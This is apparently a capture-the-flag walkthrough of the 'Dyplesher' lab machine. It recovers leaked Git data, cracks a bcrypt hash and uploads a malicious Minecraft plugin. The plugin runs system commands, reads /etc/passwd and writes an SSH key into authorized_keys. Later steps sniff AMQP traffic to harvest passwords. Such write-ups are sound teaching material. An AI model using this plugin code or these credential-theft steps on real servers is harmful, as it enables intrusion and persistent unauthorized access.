Git is capable of `bundling` its data into a single file. These bundle files are an archive of repositories that we generally upload to Git using `git push`. We can unbundle these files to get the repositories back using the command `git clone`.

```
git clone
4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle
```

As the main domain refers to a `Minecraft Server`, we can look for a repository containing this.

```
grep -inR 'minecraft' @hashed/

./4e/07/4e07408562b<SNIP>e4729b49fce/README.md:1:# Minecraft IoT Server
<SNIP>
```

The `4e` repository has many files. It is very common for developers to accidentally commit keys or passwords in Git repositories. A search on the string `password` returns the following results.

```
cd 4e/07/4e07408562b<SNIP>e4729b49fce && grep -inR password .

./bukkit.yml:45:  password: walrus
Binary file ./plugins/LoginSecurity.jar matches
./plugins/LoginSecurity/config.yml:2:  password-required: false
./plugins/LoginSecurity/config.yml:22:  password: password
Binary file ./plugins/LoginSecurity/users.db matches
```

The password `walrus` doesn't work on login page. The `users.db` file is a SQLite database. Let's view the information it contains.


```
sqlite3 users.db
SQLite version 3.32.3 2020-06-18 14:00:33
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
18fb40a5c8d34f249bb8a689914fcac3|$2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWjeZYdeP6
oyDvCo9vc6|7|/192.168.43.81
```

We can try to crack this hash using John The Ripper or Hashcat.


```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis1          (?)
```

Foothold


This is successful. We can now try to login to `dyplesher.htb/login` with this password and the three usernames found from earlier enumeration. The login is successful using the credentials `felamos / alexis1`.



The application offers functionality to manage the Minecraft instance.




It's using Paper MC, which is a high performance fork of the Spigot Minecraft Server that is extensible using `Spigot` plugins. Under `Delete Plugin` tab we can see list of plugins on the server.




Researching online reveals that it is possible to execute system commands using Spigot plugins. We can try building a new plugin and upload it to the server. The server uses a `PlugMan` plugin that allows server administrators to manage plugins without restarting the server every time. For reference, we download the PlugMan plugin source code from Github. To open the project we first need to install IntelliJ IDEA or the Eclipse IDE in Windows. This can also be done through maven on Linux platforms.

Start the IntelliJ IDE and import the PlugMan project. The project structure should look like the following.



After removing the unnecessary files and folders, we are left with the following structure.



The `plugin.yml` file should be updated as below.

```
name: exploit
main: com.rylinaux.plugman.exploit
version: 2.1.7
description: Plugin manager for Bukkit servers
author: rylinaux
```


We can now modify the file `exploit.java` to display a success message on plugin enablement.

```
package com.rylinaux.plugman;

import org.bukkit.plugin.java.JavaPlugin;

public class exploit extends JavaPlugin {
    @Override
    public void onEnable(){
        System.out.println("Success");
    }

    @Override
    public void onDisable(){
        System.out.print("Disabled");
    }
}
```


Next, we can proceed to build the artifact by navigating to `Build > Build Artifacts > Build`. The `exploit.jar` file gets created in the `out > artifacts` folder.

```
C:\Users\Public\PlugMan-master\PlugMan-master\out\artifacts>dir

 Directory of C:\Users\Public\PlugMan-master\PlugMan-master\out\artifacts

10/16/2020  11:27 AM    <DIR>          .
10/16/2020  11:27 AM    <DIR>          ..
10/16/2020  11:27 AM             3,337 exploit.jar
               1 File(s)          3,337 bytes
               2 Dir(s)  15,806,705,664 bytes free
```


We can then upload the file on `Add Plugin` page.



The uploaded plugin can be seen on the `Delete Plugins` page.



We can load the plugin by navigating to the `Reload Plugin` page and inputting the name `exploit` in the input box without `.jar` extension.



The logs can be seen on the `Console` page.

The output confirms that our plugin has been successfully loaded by `PlugMan`. Let's modify the plugin to execute system commands.

```
package com.rylinaux.plugman;

import org.bukkit.plugin.java.JavaPlugin;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;

public class exploit extends JavaPlugin {
```

```
    @Override
    public void onEnable(){
        System.out.println("Enabled");
        ProcessBuilder processBuilder = new ProcessBuilder();
        processBuilder.command("/usr/bin/cat", "/etc/passwd");
        try {
          Process process = processBuilder.start();
          BufferedReader reader = new BufferedReader(new
InputStreamReader(process.getInputStream()));
            String line;
            while ((line = reader.readLine()) != null) {
                System.out.println(line);
            }
            int exitCode = process.waitFor();
            System.out.println("\nExited with error code : " + exitCode);

        } catch (IOException e) {
            e.printStackTrace();
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
        }
    @Override
    public void onDisable(){
        System.out.println("Disabled");
    }
}
```

The above code uses the `ProcessBuilder` class to execute `/bin/cat` to read `/etc/passwd`. Using the `BufferedReader` class we can create a character input stream to print the command output line by line to the Minecraft console.

Let's rebuild the plugin and upload it to the server.

```
[07:15:01] [Server thread/INFO]: felamos:x:1000:1000:felamos:/home/felamos:/bin/bash
[07:15:01] [Server thread/INFO]: lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
[07:15:01] [Server thread/INFO]: dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
[07:15:01] [Server thread/INFO]: mysql:x:112:118:MySQL Server,,,:/nonexistent:/bin/false
[07:15:01] [Server thread/INFO]: MinatoTW:x:1001:1001:MinatoTW,,,:/home/MinatoTW:/bin/bash
[07:15:01] [Server thread/INFO]: yuntao:x:1002:1002:,,,:/home/yuntao:/bin/bash
[07:15:01] [Server thread/INFO]: git:x:113:119:Git Version Control,,,:/home/git:/bin/bash
[07:15:01] [Server thread/INFO]: epmd:x:114:120::/var/run/epmd:/usr/sbin/nologin
[07:15:01] [Server thread/INFO]: rabbitmq:x:115:121:RabbitMQ messaging server,,,:/var/lib/rabbitmq:/usr/sbin/nologin
[07:15:01] [Server thread/INFO]:
[07:15:01] [Server thread/INFO]: Exited with error code : 0
[07:15:01] [Server thread/INFO]: [PlugMan] exploit has been loaded and enabled.
```

This is successful and we can see a list of system users. We can check the process owner by changing the command to `id`.

```
...
public void onEnable(){
        System.out.println("Enabled");
        ProcessBuilder processBuilder = new ProcessBuilder();
        processBuilder.command("id");
...
```

This shows that the process is running as `MinatoTW`.

```
[07:41:23] [Server thread/INFO]: [exploit] Enabling exploit v2.1.7
[07:41:23] [Server thread/INFO]: Enabled
[07:41:23] [Server thread/INFO]: uid=1001(MinatoTW) gid=1001(MinatoTW) groups=1001(MinatoTW),122(wireshark)
[07:41:23] [Server thread/INFO]:
[07:41:23] [Server thread/INFO]: Exited with error code : 0
[07:41:23] [Server thread/INFO]: [PlugMan] exploit has been loaded and enabled.
```

Attempts at getting a reverse shell fail. This could be due to the presence of the firewall. Instead, we can try to write our public key to `/home/MinatoTW/.ssh/authorized_keys` and login over SSH. Enumeration of the `MinatoTW` home folder reveals that a `.ssh` subfolder already exists.

```
[08:21:54] [Server thread/INFO]: -rw-rw-r-- 1 MinatoTW MinatoTW 54 Apr 23 09:16 .gitconfig
[08:21:54] [Server thread/INFO]: drwx------ 3 MinatoTW MinatoTW 4096 Apr 23 15:20 .gnupg
[08:21:54] [Server thread/INFO]: drwxrwxr-x 3 MinatoTW MinatoTW 4096 Apr 23 09:08 .local
[08:21:54] [Server thread/INFO]: drwxrwxr-x 6 MinatoTW MinatoTW 4096 Apr 23 09:58 paper
[08:21:54] [Server thread/INFO]: -rw-r--r-- 1 MinatoTW MinatoTW 807 Apr 23 08:10 .profile
[08:21:54] [Server thread/INFO]: -rw-rw-r-- 1 MinatoTW MinatoTW 66 Apr 23 09:08 .selected_editor
[08:21:54] [Server thread/INFO]: drwx------ 2 MinatoTW MinatoTW 4096 May 20 13:45 .ssh
[08:21:54] [Server thread/INFO]: -rw------- 1 MinatoTW MinatoTW 802 Apr 23 15:18 .viminfo
```

The `exploit.java` file can be modified to write our public key to the `authorized_keys` file.

```
package com.rylinaux.plugman;

import org.bukkit.plugin.java.JavaPlugin;
import java.io.IOException;
import java.io.FileWriter;

public class exploit extends JavaPlugin {
    @Override
    public void onEnable(){
        System.out.println("Enabled");
        try {
            FileWriter myWriter = new
FileWriter("/home/MinatoTW/.ssh/authorized_keys");
            myWriter.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQA<SNIP>");
            myWriter.close();
            System.out.println("Successfully wrote to the file.");

        } catch (IOException e) {
            System.out.println("An error occurred.");
```

```
            e.printStackTrace();
        }
    }
    @Override
    public void onDisable(){
        System.out.println("Disabled");
    }
}
```

The code uses the `FileWriter` class to write the public key. Rebuild the plugin and re-upload it to the server.

```
[08:42:22] [Server thread/INFO]: [exploit] Enabling exploit v2.1.7
[08:42:22] [Server thread/INFO]: Enabled
[08:42:22] [Server thread/INFO]: Successfully wrote to the file.
[08:42:22] [Server thread/INFO]: [PlugMan] exploit has been loaded and enabled.
```

This is successful. We can now login using SSH as `MinatoTW`.

```
ssh MinatoTW@10.10.10.190

Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

Last login: Fri Oct 16 08:42:38 2020 from 10.10.14.2

MinatoTW@dyplesher:~$ id
uid=1001(MinatoTW) gid=1001(MinatoTW) groups=1001(MinatoTW),122(wireshark)
```

There are other users present on the server. We don't have access to the `felamos` or `git` directories.

```
MinatoTW@dyplesher:/home$ ls -al

drwxr-xr-x  6 root     root     4096 Apr 23 13:58 .
drwxr-xr-x 20 root     root     4096 Apr 23 07:07 ..
drwx------  9 felamos  felamos  4096 May 20 13:23 felamos
drwx------  5 git      git      4096 Oct 16 08:00 git
drwxr-xr-x 10 MinatoTW MinatoTW 4096 Oct 16 09:39 MinatoTW
drwxr-xr-x  2 yuntao   yuntao   4096 Apr 23 15:12 yuntao
```

Lateral Movement

It's seen that `MinatoTW` is part of `wireshark` group. We can also enumerate running processes using pspy. Let's transfer pspy to the server using SCP.

```
scp pspy32s MinatoTW@10.10.10.190:/home/MinatoTW
```

```
2020/10/16 09:40:01 CMD: UID=0    PID=9468   | /usr/sbin/CRON -f
2020/10/16 09:40:01 CMD: UID=1001 PID=9470   | bash /home/MinatoTW/backup/backup.sh
2020/10/16 09:40:01 CMD: UID=1001 PID=9471   | memcflush --servers 127.0.0.1 --username felamos --password zxcvbnm
2020/10/16 09:40:01 CMD: UID=0    PID=9472   | /bin/sh -c /usr/bin/php /root/work/sub.php
2020/10/16 09:40:01 CMD: UID=1001 PID=9473   | bash /home/MinatoTW/backup/backup.sh
2020/10/16 09:40:01 CMD: UID=0    PID=9474   | systemctl start amqp-com
2020/10/16 09:40:02 CMD: UID=115  PID=9475   | erl_child_setup 65536
2020/10/16 09:40:02 CMD: UID=115  PID=9476   | /bin/sh -s unix:cmd
2020/10/16 09:40:12 CMD: UID=???  PID=9477   | ???
```

From the output, it can be seen that root is starting a service called `amqp-com` every minute.

```
2020/10/16 09:47:31 CMD: UID=115  PID=9944   | inet_gethost 4
2020/10/16 09:47:33 CMD: UID=115  PID=9946   | erl_child_setup 65536
2020/10/16 09:47:33 CMD: UID=115  PID=9947   | /usr/bin/df -kP /var/lib/rabbitmq/mnesia/rabbit@dyplesher
2020/10/16 09:47:43 CMD: UID=115  PID=9948   | /bin/sh -s unix:cmd
2020/10/16 09:47:53 CMD: UID=115  PID=9950   | /bin/sh -s unix:cmd
2020/10/16 09:47:53 CMD: UID=115  PID=9951   | /usr/bin/df -kP /var/lib/rabbitmq/mnesia/rabbit@dyplesher
```

The `rabbitmq` service is also being run at regular intervals. RabbitMQ is a general purpose message broker that supports several protocols such as AMQP, MQTT and more. AMQP stands for Advanced Message Queuing Protocol. Message queuing is a style of service-to-service communication. It allows applications to communicate by sending messages to each other.

RabbitMQ delivers messages to multiple consumers. A consumer is a user application that receives messages by subscribing to a particular topic on the message broker.

Checking files owned by the `wireshark` group, we can see a single file.

```
MinatoTW@dyplesher:~$ ls -al /usr/bin/dumpcap
-rwxr-xr-- 1 root wireshark 113112 Sep 26  2019 /usr/bin/dumpcap
```

The `dumpcap` utility can be used to capture live network traffic. With the obtained information, we can imagine that there might be some communication taking place between the RabbitMQ broker and the host, using AMQP protocol (over TCP). Wireshark's command-line utility `tshark` is also present on the server.

We can start capturing the packets using either `tshark` or `dumpcap` on port `5672`.


```
tshark -i any -w /tmp/capture.pcap "port 5672"
```

```
MinatoTW@dyplesher:~$ tshark -i any -w /tmp/capture.pcap "port 5672"
Capturing on 'any'
64 ^C
```

After a little while, we can stop the process and transfer the capture file to our machine for further analysis.

```
scp MinatoTW@10.10.10.190:/tmp/capture.pcap .
```

The capture file can be opened in Wireshark.



Right-clicking on the AMQP protocol packet and following the TCP stream reveals information on subscribers.

This information includes emails and passwords. Using the `felamos` password we can switch to that user.

```
MinatoTW@dyplesher:/home$ su felamos
Password:
felamos@dyplesher:/home$ id
uid=1000(felamos) gid=1000(felamos) groups=1000(felamos)
```

Privilege Escalation


We see a folder called `yuntao` in the `felamos` home folder, which contains the bash script `send.sh`.

```
felamos@dyplesher:~/yuntao$ cat send.sh
#!/bin/bash

echo 'Hey yuntao, Please publish all cuberite plugins created by players on
plugin_data "Exchange" and "Queue". Just send url to download plugins and our new
code will review it and working plugins will be added to the server.' >
/dev/pts/{}
```

The script just echoes a message to a named pipe `{}` in the `pseudo-ttys` (/dev/pts) folder, which does nothing. The message says that `yuntao` can publish any player-created `cuberite` plugins.

In AMQP, messages are published to `exchanges`, which are often compared to post offices or mailboxes. Exchanges then distribute message copies to `queues` using rules called `bindings`. Then the broker either deliver messages to consumers that are subscribed to queues, or consumers fetch/pull messages from queues on demand.

